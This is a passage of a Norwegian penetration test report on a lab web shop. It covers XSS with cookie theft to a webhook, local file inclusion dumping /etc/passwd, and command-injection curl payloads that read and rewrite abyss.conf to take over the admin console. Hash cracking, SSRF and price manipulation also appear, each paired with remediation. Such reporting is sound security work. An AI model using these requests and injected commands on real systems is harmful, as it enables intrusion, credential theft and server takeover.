


Figur 3.3.1 JavaScript kode er lagt inn i kommentarfeltet i gjesteboken.




Figur 3.3.2 Pop-up som kommer etter siden er refreshet.

For å demonstrere den reelle konsekvensen av dette, ble det satt opp en ekstern webhook-server. En payload ble konstruert for å sende tilgjengelige cookie-verdier fra besøkendes nettleser til denne webhook-serveren idet gjesteboken ble åpnet. Testen bekreftet at webhook-serveren mottok cookie-data fra nettleseren når den lagrede payloaden ble kjørt.




Figur 3.3.3 Stored XSS-payload lagt inn i gjestebokens kommentarfelt.



Figur 3.3.4 Webhook-serveren mottok cookie-data etter at den lagrede XSS-payloaden ble kjørt.

Reflected XSS

JavaScript ble satt inn i id-parameteren i URL-en til `store_viewdetails.php`. Koden ble reflektert tilbake av applikasjonen og kjørt umiddelbart i nettleseren, uten at noe lagres på serveren.



Figur 3.3.5 Reflected XSS gjennom id-parameteren på `store_viewdetails.php`.

Anbefalt utbedring

- All brukerinntak som skal vises i nettleseren må kodes om, slik at nettleseren tolker det som ren tekst og ikke kjørbare kode.
- Implementer streng validering av hvilke tegn og hvilken type data applikasjonen godtar i input-feltene (input validation).
- Sørg for at session-cookies har `HttpOnly`-flagget aktivert.
- Vurder å implementere en Content Security Policy (CSP) som begrenser hvilke skript som har lov til å kjøre på siden.
- Les mer her:
https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

3.4 Local File Inclusion

HØY

!	CWE CWE-73 External Control of File Name or Path	 BERØRTE ENDEPUNKTER searchresults.php (backurl-parameteren)	 ANSVARLIG Utvikler	 REFERANSER cwe-mitre-73
---	---	--	--	---

Beskrivelse

Applikasjonen lar brukeren oppgi en fil- eller URL-sti gjennom parameteren backurl, som deretter åpnes og leses av serveren via PHP-funksjonen *fopen()*. Verdien som sendes inn brukes direkte, uten at applikasjonen kontrollerer eller begrenser hvilke filer eller adresser som er tillatt å hente. Dette gjør det mulig å oppgi en vilkårlig filsti (f.eks. */etc/passwd*) og få serveren til å lese og returnere innholdet.

Risiko/konsekvens

En angriper kan lese vilkårlige filer på serverens filsystem som webserverprosessen har lesetilgang til. Dette kan avsløre sensitiv informasjon som systemkonfigurasjon, brukerkontoer, kildekode, eller andre konfigurasjonsfiler med legitimasjon. Samme underliggende kodefeil (manglende validering av *backurl* i *fopen()*) muliggjør i tillegg server-side request forgery dersom parameteren settes til en URL i stedet for en lokal filsti.

Funn

Sårbarheten ble oppdaget under Active Scan i verktøyet *ZAP*. Det ble identifisert at parameteren backurl i *searchresults.php* kunne settes til en filsti på serveren, og at innholdet i den angitte filen deretter ble returnert direkte i http-responsen. Dette ble bekreftet ved å sette parameteren til */etc/passwd* i *ZAP* sin Manual Request Editor.

```
backurl=%2Fetc%2Fpasswd&searchterm=rrr&x=23&y=34
```

Figur 3.4.1 Requesten sendt via *ZAP* Manual Request Editor, backurl satt til */etc/passwd*.

Serveren returnerte hele innholdet i filen i http-responsen, inkludert informasjon om samtlige lokale brukerkontoer på systemet.

```

<p style="color: #F5F5F5; font-family: Arial;font-size: 12px;">root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
apt:x:100:65534:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,../run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,../run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,../run/systemd:/usr/sbin/nologin
messagebus:x:104:110:/nonexistent:/usr/sbin/nologin
dnsmasq:x:105:65534:dnsmasq,../var/lib/misc:/usr/sbin/nologin
usbmux:x:106:46:usbmux daemon,../var/lib/usbmux:/usr/sbin/nologin
rtkit:x:107:113:RealtimeKit,../proc:/usr/sbin/nologin
pulse:x:108:117:PulseAudio daemon,../var/run/pulse:/usr/sbin/nologin
speech-dispatcher:x:109:29:Speech Dispatcher,../var/run/speech-dispatcher:/bin/false
avahi:x:110:119:Avahi mDNS daemon,../var/run/avahi-daemon:/usr/sbin/nologin
saned:x:111:120:/var/lib/saned:/usr/sbin/nologin
colord:x:112:121:colord colour management daemon,../var/lib/colord:/usr/sbin/nologin
geoclue:x:113:122:/var/lib/geoclue:/usr/sbin/nologin
hplip:x:114:7:HPLIP system user,../var/run/hplip:/bin/false
Debian-gdm:x:115:123:Gnome Display Manager:/var/lib/gdm3:/bin/false
systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
boris:x:1001:1001:/home/boris:/usr/bin/bash
mysql:x:116:124:MySQL Server,../nonexistent:/bin/false
sshd:x:117:65534:/run/ssh:/usr/sbin/nologin
admin:x:1002:1002:/home/admin:/bin/sh
proftpd:x:118:65534:/run/proftpd:/usr/sbin/nologin
ftp:x:119:65534:/srv/ftp:/usr/sbin/nologin
bind:x:120:127:/var/cache/bind:/usr/sbin/nologin
</p><p align="center" style="color: #F5F5F5; font-family: Arial;font-size: 12px;">Copyright Eastwill Security</p></body></html>

```

Figur 3.4.2 Innholdet i `/etc/passwd`, med de mest relevante brukerkontoene uthevet.

BASH

```
sed -n '85,115p' /home/boris/apps/abyssws/htdocs/searchresults.php
```

```

boris@osboxes:~$ sed -n '85,115p' /home/boris/apps/abyssws/htdocs/searchresults.php
}

echo "<p style=\"color: #F5F5F5; font-family: Arial;font-size: 20px;\">\".$nummatches.\" matches found in
content:\n";
echo "<p style=\"color: #F5F5F5; font-family: Arial;font-size: 20px;\">\n";
echo $linkmatches;
echo "</p></p>\n";

echo "<hr>\n";

echo "<p style=\"color: #F5F5F5; font-family: Arial;font-size: 12px;\">";
$handle = fopen ($_POST["backurl"], "r");
if ($handle != FALSE){
    while (!feof ($handle)) {
        $buffer = fgets($handle, 4096);
        echo $buffer;
    }
    fclose ($handle);
}

```

Figur 3.4.3 Utdrag fra kildekoden til `searchresults.php`. Linjen «`$handle = fopen($_POST[«backurl»], «r»)`» viser at brukerinntput sendes uendret inn i `filesystem-funksjonen`, uten noen form for validering.

Anbefalt utbedring

- Valider og begrensn hvilke filer/stier `backurl`-parameteren har lov til å peke mot, ved bruk av en whitelist fremfor å stole på brukerinntput direkte.
- Unngå å bruke brukerkontrollert input direkte i `filesystem-funksjoner` som `fopen()`, `readfile()` eller `include()`.
- Sett `open_basedir`-direktivet i PHP-konfigurasjonen for å begrense hvilke mapper PHP i det hele tatt har lov til å aksessere.
- Les mer her:

https://cheatsheetseries.owasp.org/cheatsheets/File_Upload_Cheat_Sheet.html

!	CWE CWE-319 Cleartext Transmission of Sensitive Information	 BERØRTE ENDEPUNKTER Port 9999 (Abyss Web Server Console)	 ANSVARLIG Utvikler	 REFERANSER cwe-mitre-319 owasp-Command- Injection
---	---	--	--	--

Beskrivelse


Administrasjonskonsollen til Abyss Web Server er tilgjengelig over nettverket på port 9999, og krever autentisering via http Basic Authentication. Denne autentiseringsmetoden sender brukernavn og passord Base64-kodet, som ikke er kryptering, men kun reversibel tekstkoding. Konsollen tilbys over ren HTTP, ikke HTTPS, noe som betyr at innloggingsforsøk sendes i praksis i klartekst over nettverket.

Konsekvens

En angriper som kan avlytte nettverkstrafikken (Man-in-the-middle-angrep) kan fange opp innloggingsforespørselen og Base64 dekode brukernavn og passord ved hjelp av verktøyet *Wireshark*. En vellykket innlogging gir full kontroll over serverens konfigurasjon, inkludert muligheten til å endre virtuelle hoster, SSL-sertifikater og andre kritiske innstillinger.


Funn

Ved portskanning med verktøyet *Nmap* ble port 9999 vist som åpen. Testing mot porten viste at den viser et innloggingsvindu identifisert som «Abyss Web Server Console».



Figur 3.5.1 Skjerm bilde av innlogging til admin-panelet.

Trafikken mellom klient og server ble undersøkt med *Wireshark*. Dette bekreftet at innloggingsforespørselen kan leses direkte av en part som avlytter på nettverket.



Figur 3.5.2 brukernavn og passord som ble forsøkt i klartekst i Wireshark. filtrert på: http.authorization.

For å finne gyldige innloggingsdetaljer til konsollen ble serverens filsystem undersøkt direkte. Konfigurasjonsfilen `/home/boris/apps/abyssws/abyss.conf` ble identifisert via stien oppgitt i `phpinfo.php`. Filen inneholdt følgende:

<code>\$_SERVER['DOCUMENT_ROOT']</code>	<code>/home/boris/apps/abyssws/htdocs</code>
---	--

Figur 3.5.3 Skjermbilde av filsti oppgitt på `infophp.php`.

```
<login>
    boris
</login>
<password>
    8ede1defa2eba27e95b4145485edf1dd
</password>
```

Figur 3.5.4 Skjermbilde av login info inni `abyss.conf`.

Hashen ble identifisert som MD5. Forsøk på å knekke hashen med verktøyet *John the ripper* og ordlisten `rockyou.txt` ga ingen treff. For å likevel oppnå tilgang til konsollen ble den tidligere identifisert OS command injection sårbarheten i `sendemail.php` benyttet til å endre passordhashen direkte i konfigurasjonsfilen på serveren.

```
(kali@kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt --rules=Jumbo --format=raw-md5 hash.txt
john --show hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 512/512 AVX512BW 16x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:07:03 1.73% (ETA: 12:29:36) 0g/s 27346Kp/s 27346Kc/s 27346Kc/s ionutgy..imacuglate
0g 0:04:47:21 99.20% (ETA: 10:32:51) 0g/s 5865Kp/s 5865Kc/s 5865Kc/s q483idi2..py3goordin
0g 0:04:49:29 DONE (2026-09-15 10:32) 0g/s 5857Kp/s 5857Kc/s 5857Kc/s 00F064..!0RAZY0ATRA0HA19
Session completed.
0 password hashes cracked, 2 left
```

Figur 3.5.5 *John the ripper* viser 0 passord cracket.

A

aprelium Aug 29, 2002

Guest wrote

Is there a way to find the current console password that's been forgotten?

No way! But here is how you can enter a new password and continue working with the console:

- * Close Abyss Web Server
- * Open the `abyss.conf` file using Windows notepad (should be in the directory where you've installed Abyss Web Server).
- * Locate the line which begins with Password
- * Erase it
- * Save the file and exit the notepad.
- * Restart Abyss Web Server.
- * Open the console. It will ask you to choose a new console password.

Figur 3.5.6 Skjermbilde av et forum som forteller deg hvordan passord kan endres i Abyss. Link: <https://forum.aprelium.com/d/376-forgotten-console-password/2>

```
(kali@kali)-[~]
└─$ curl -k -X POST https://192.168.212.136/sendemail.php \
    --data-urlencode "csrf=181715" \
    --data-urlencode "email=noreply@borislockpick.local" \
    --data-urlencode "endtxt=test" \
    --data-urlencode "from=rr" \
    --data-urlencode "to=r" \
    --data-urlencode "subject=test" \
    --data-urlencode "message=r`6cat /home/boris/apps/abyssws/abyss.conf`" \
    -o response.html
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload    Total   Spent    Left   Speed
100    8006    0    7850    100     156    120.0k    2443
(kali@kali)-[~]
└─$ cat response.html
```

Figur 3.5.7 Kommandoen som ble brukt for å verifisere at filen kunne leses.

```
(kali@kali)-[~]
$ curl -k -X POST https://192.168.212.136/sendemail.php \
--data-urlencode "csrf=181715" \
--data-urlencode "email=noreply@borislockpick.local" \
--data-urlencode "endtxt=test" \
--data-urlencode "from=rr" \
--data-urlencode "to=r" \
--data-urlencode "subject=test" \
--data-urlencode 'message=r"6sed -i "s/8ede1defa2eba27e95b4145485edf1dd/FJERN TEKST/" /home/boris/apps/abyssws/abyss.conf6"'
```

Figur 3.5.8 Skjermbilde av kommandoen som fjerner gammel hash. **NB! LA DET VÆRE TOMT INNI // FELTET.**

Endringen ble bekreftet ved å lese filen på nytt, og serveren ble deretter restartet for at endringen skulle tre i frakt.

```
BASH
sudo killall -9 abyssws-x64
Sudo ./abysswsa-x64 &


boris@osboxes:~/apps/abyssws$ sudo killall -9 abyssws-x64
[1]+  Killed                  sudo ./abyssws-x64
boris@osboxes:~/apps/abyssws$ sudo ./abyssws-x64 &
[1] 8275
boris@osboxes:~/apps/abyssws$ Abyss Web Server X1 (v 2.16.9.1)
Copyright (C) Aprelimum - 2001-2023

-- Default host on port 80 is up and running (Local URL http://127.0.0.1)
-- Default secure host on port 443 is up and running (Local URL https://127.0.0.1)


Console local URL: http://127.0.0.1:9999
```

Figur 3.5.9 Skjermbilde: Restart av Abyss Web Server.

Med det nye passordet ble det bekreftet at innlogging til administrasjonskonsollen lyktes, og at full administrativ tilgang til webserverens konfigurasjon ble oppnådd.



Figur 3.5.10 Skjermbilde av at man kan endre passord, og skrive inn det nye passordet.



Figur 3.5.11 Vellykket innlogging og tilgang til Abyss Web Server Console.

Anbefalt utbedring

- Konfigurer admin-konsollen til kun å være tilgjengelig over HTTPS, aldri over HTTP
- Vurder å begrense tilgang til konsollen til spesifikke, tiltrodde IP-adresser eller VPN, i stedet for å eksponere den mot hele nettverket.
- Bytt fra HTTP Basic Authentication til en sterkere autentiseringsmekanisme.
- Se også anbefalte utbedring under [OS command injection](#) og [MD5 hashing](#), som begge var nødvendige forutsetninger for at dette angrepet lyktes fullt ut

3.6 Manipulering av produktmengde

HØY

!	CWE CWE-20 Improper Input Validation CWE-840	 BERØRTE ENDEPUNKTER store_addtobasket.php (quantity-parametere)	 ANSVARLIG Utvikler	 REFERANSER cwe-mitre-20 OWASP Top 10 A04_2021 – Insecure Design
---	---	--	--	--

Beskrivelse

Nettbutikken validerer kun at antallet (*quantity*) i handlekurven er et positivt tall på klientsiden, via JavaScript-funksjonen *checkqty()*. Denne valideringen håndheves ikke på serversiden, noe som gjør det mulig å sende inn negative verdier direkte til backend og omgå kontrollen fullstendig.

Konsekvens

Ved å sende inn en negativ mengde beregnes linjesummen for produktet som negativ, noe som trekker ned summen i handlekurven. I en reell betalingsflyt kan det i verste fall føre til at kunden mottar penger i stedet for å betale.


Funn

Berørt endepunkt:

```
GET /store_addtobasket.php?id={id}&quantity={quantity}
```

I stedet for å bruke knappene for å legge til eller fjerne produkt, ble følgende URL navigert til direkte i nettleseren (krever at man er innlogget):

URL
`https://192.168.212.136/store_addtobasket.php?id=1&quantity=-5`



Figur 3.6.1 Skjerm bilde som viser *quantity*: -5 i urlen.



Figur 3.6.2 Skjerm bilde av handlekurven som viser -149.00 NOK.

Anbefalt utbedring

- Valider quantity på serversiden i store_addtomasket.php, slik at kun positive heltall over 0 godtas.
- Sett en øvre grense for rimelig antall per produkt.
- Les mer her:
https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html

3.7 Server Side Request Forgery

HØY

!	CWE CWE-918 Server Side Request Forgery	 BERØRTE ENDEPUNKTER Searchresults.php (backurl-parameteren)	 ANSVARLIG Utvikler	 REFERANSER cwe-mitre-918 owasp-Server-Side-Request-Forgery
---	--	--	--	---

Beskrivelse

SSRF er en sårbarhet som gjør det mulig for en angriper å få serveren selv til å sende nettverksforespørsler til en adresse angriperen bestemmer, i stedet for at angriperen må sende forespørselen fra sin egen maskin.

Konsekvens

En angriper kan i praksis bruke SSRF til å nå interne tjenester som ikke er tilgjengelige direkte utenfra (databaser, admin-paneler, interne API-er), omgå enkle nettverksbegrensninger, og kartlegge det interne nettverket ved å teste hvilke IP-er og porter som svarer.

Funn

Ved gjennomgang av kildekoden til searchresults.php ble følgende identifisert:

```
BASH
Cat /home/boris/apps/abyssws/htdocs/searchresults.php
```

```
$handle = fopen ($_POST["backurl"], "r");
if ($handle != FALSE){
    while (!feof ($handle)) {
        $buffer = fgets($handle, 4096);
        echo $buffer;
    }
    fclose ($handle);
}
```

Figur 3.7.1 Kildekoden viser at backurl-parameteren sendes direkte til fopen(), uten validering av mål-adressen.

Verdien i backurl brukes av fopen() uten tilstrekkelig kontroll av hvilken adresse serveren får lov til å kontakte. Innholdet som hentes blir deretter inkludert i responsen fra applikasjonen. Dette gjør det mulig for en bruker å påvirke hvilken adresse serveren selv sender en forespørsel til.

For å bekrefte sårbarheten ble det opprettet en enkel testside på målserveren.

```
boris@osboxes:~$ cat > /tmp/ssrf-test.html << 'EOF'
> <h1>SSRF BEVIST!</h1>
> <p>Dette innholdet ble hentet av serveren selv, via backurl-parameteren.</p>
> EOF
```

Figur 3.7.2 Opprettelse av en enkel HTML-tekstfil på målserveren.

Deretter ble det startet en enkel http-server på port 8000.

```
boris@osboxes:/tmp$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
127.0.0.1 - - [18/Sep/2026 03:48:46] "GET /ssrf-test.html HTTP/1.0" 200 -
```

Figur 3.7.3 Python http-server startet på port 8000.

```
(kali㉿kali)-[~]
└─$ curl -k -X POST https://192.168.212.136/searchresults.php \
  --data-urlencode "backurl=http://127.0.0.1:8000/ssrf-test.html" \
  --data-urlencode "searchterm=test" \
  --data-urlencode "x=1" \
  --data-urlencode "y=1"
```

Responsen fra searchresults.php inneholdt teksten fra ssrf-test.html. Dette viser at webapplikasjonen hentet innhold fra tjenesten på 127.0.0.1:8000, baser på den brukerkontrollerte backurl-parameteren.

```

➥ curl -k -X POST https://192.168.212.136/searchresults.php \
--data-urlencode "backurl=http://127.0.0.1:8000/ssrf-test.html" \
--data-urlencode "searchterm=test" \
--data-urlencode "x=1" \
--data-urlencode "y=1"

<html><head>
<title>Boris' Lockpick SEASONSale</title>
</head>
<body bgcolor=#020202 leftmargin=0 topmargin=0 marginwidth=0 marginheight=0>
<style>
body {
background-image: url('data:image/svg+xml,%3Csvg%20xmlns%3D%22http%3A%2F%2Fwww.w3.org%2F2000%2Fsvg%22%20width%3D%22200%22%20height%3D%22100%22%3E%0D%0A%20%20%20%20%22%20%3D%20%22%20fill%3D%22rgb%28255%2C255%2C255%2C0.3%29%22%20font-family%3D%22Arial%22%20font-size%3D%22250%22%20transform%3D%22rotate%28-15%29%22%3E%0D%0A%20%20%20%20%20%20%20%20%20%3C%2Ftext%3E%0D%0A%20%20%20%20%3C%2Fsvg%3E');
background-repeat: repeat;
background-attachment: fixed;
}
</style>
<table width=100% height=178 border=0 cellpadding=0 cellspacing=0>
<tr><td height=26 colspan=6 style=background-color: #201D1E>&nbsp;&nbsp;&nbsp;</td>
</tr>
<tr>
<td height=100 colspan=6 style=background-color: #201D1E><a href=index.html><img src=images/title.png width=758 height=100 border=0></a></td>
</tr>
<tr>
<td height=52 colspan=6 style=background-color: #201D1E></td>
</tr>
</table>
<p style=color: #F5F5F5; font-family: Arial;font-size: 20px;>Search results for '<b>test</b>'.</p>
<br><br>
<div style=overflow: auto; width: 600px; height: 300px; scrollbar-base-color: #020202><p style=color: #F5F5F5; font-family: Arial;font-size: 20px;>0 matches found</table>
</div>
<br>
<p style=color: #F5F5F5; font-family: Arial;font-size: 20px;>0 matches found in content:
<p style=color: #F5F5F5; font-family: Arial;font-size: 20px;>
</p></p>
<br>
<p style=color: #F5F5F5; font-family: Arial;font-size: 12px;><h1>SSRF BEVIST!</h1>
<p>Dette innholdet ble hentet av serveren selv, via backurl-parametere.</p>
<p><p align=center style=color: #F5F5F5; font-family: Arial;font-size: 12px;>©Copyright Eastwill Security</p></body></html>

```

Testserverens logg viste samtidig en forespørsel etter testfilen, som bekrefter at forespørselen til port 8000 ble utført av målserveren, og ikke direkte av Kali-maskinen. Vi kan da altså få serveren til å kontakte en annen tjeneste på brukerens vegne.

Figur 3.7.6 Loggen fra serveren viser at forespørsel kom fra serveren selv, ikke fra kali maskinen.

- Innfør en liste over godkjente adresser som backurl har lov til å peke mot.
- Blokker forespørsler mot serverens egne interne adresser.
- Valider at input faktisk er en gyldig, forventet URL-struktur, og avvis alt som ikke matcher.
- Deaktivert allow_url_fopen i PHP-konfigurasjonen dersom ekstern URL-henting ikke er en tiltenkt del av applikasjonens funksjonalitet.
- Les mer her:
https://cheatsheetseries.owasp.org/cheatsheets/Server_Side_Request_Forgery_Prevention_Cheat_Sheet.html

 CWE CWE-1104: Use of Unmaintained Third Party Components	 BERØRTE ENDEPUNKTER Serveren (OS-nivå, Debian 10 buster)	 ANSVARLIG Drift/System-administrator	 REFERANSER cwe-mitre-1104
--	--	--	---

Beskrivelse

Serveren kjører Debian GNU/Linux 10 «buster» hvor ordinær Long Term Support (LTS) ble avsluttet 30. juni 2024. Distribusjonen mottar derfor ikke lenger ordinære sikkerhetsoppdateringer fra Debian. Extended Long Term Support (ELTS) er tilgjengelig gjennom tredjepart, men det ble ikke funnet noen ELTS-konfigurasjon på serveren.

Serveren kjører Linux-kernel 4.19.0-5-amd64, en eldre kernel-versjon fra 2019.

Konsekvens

Et operativsystem som ikke lenger omfattes av ordinær sikkerhetsstøtte har økt risiko for at kjente og fremtidige sårbarheter forblir urettet. Dersom serveren ikke omfattes av Extended LTS eller en annen vedlikeholds-ordning, vil den ikke motta nye sikkerhetsoppdateringer gjennom Debians ordinære TLS-kanal. Over tid kan dette øke risikoen for utnyttelse av kjente sårbarheter.

Funn

Gjennomgang av `/etc/os-release` bekreftet av serveren kjører Debian GNU/Linux 10 (buster). Kommandoen `uname -a` viste at den aktive kernelen er 4.19.0-5-amd64, med versjon 4.19.37-5.

BASH

```
Cat /etc/os-release
uname -a
```

```
boris@osboxes:~$ cat /etc/os-release
PRETTY_NAME="Debian GNU/Linux 10 (buster)"
NAME="Debian GNU/Linux"
VERSION_ID="10"
VERSION="10 (buster)"
VERSION_CODENAME=buster
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"
boris@osboxes:~$ uname -a
Linux osboxes 4.19.0-5-amd64 #1 SMP Debian 4.19.37-5 (2019-06-19) x86_64 GNU/Linux
```

Figur 3.8.1 `/etc/os-release` og `uname -a`, som bekrefter at serveren kjører Debian GNU/Linux 10 (Buster)

Gjennomgang av installerte kernel-pakker bekrefter kernel 4.19.0-5-amd64. APT viste samtidig at en nyere versjon av kernel-metapakken er tilgjengelig.

BASH

```
apt-cache policy linux-image-amd64
```

```

boris@osboxes:~$ apt-cache policy linux-image-amd64
linux-image-amd64:
  Installed: 4.19+105
  Candidate: 4.19+105+deb10u20
  Version table:
   4.19+105+deb10u20 500
        500 http://security.debian.org/debian-security buster/updates/main amd64 Packages
   4.19+105+deb10u16 500
        500 http://ftp.us.debian.org/debian buster/main amd64 Packages
 *** 4.19+105 100
        100 /var/lib/dpkg/status

```

Figur 3.8.2 Output fra `apt-cache policy linux-image-amd64`, som viser at installert kjerneversjon (4.19+105) er eldre enn nyeste tilgjengelige versjon (4.19+105+deb10u20)

BASH

```
cat /etc/apt/sources.list
```

Gjennomgang av `/etc/apt/source.list` at serveren er konfigurert med standard pakkekilder for Debian 10 Buster. Det ble ikke identifisert noen konfigurasjon for Extended LTS i de undersøkte APT-kildene.

```

boris@osboxes:~$ cat /etc/apt/sources.list
#
# deb cdrom:[Debian GNU/Linux 10.0.0 _Buster_ - Official amd64 DVD Binary-1 20190706-10:24]/ buster contrib main
deb http://ftp.us.debian.org/debian/ buster contrib main
deb http://security.debian.org/debian-security buster/updates main contrib
deb-src http://security.debian.org/debian-security buster/updates main contrib

# buster-updates, previously known as 'volatile'
# A network mirror was not selected during install. The following entries
# are provided as examples, but you should amend them as appropriate
# for your mirror of choice.
#
# deb http://deb.debian.org/debian/ buster-updates main contrib
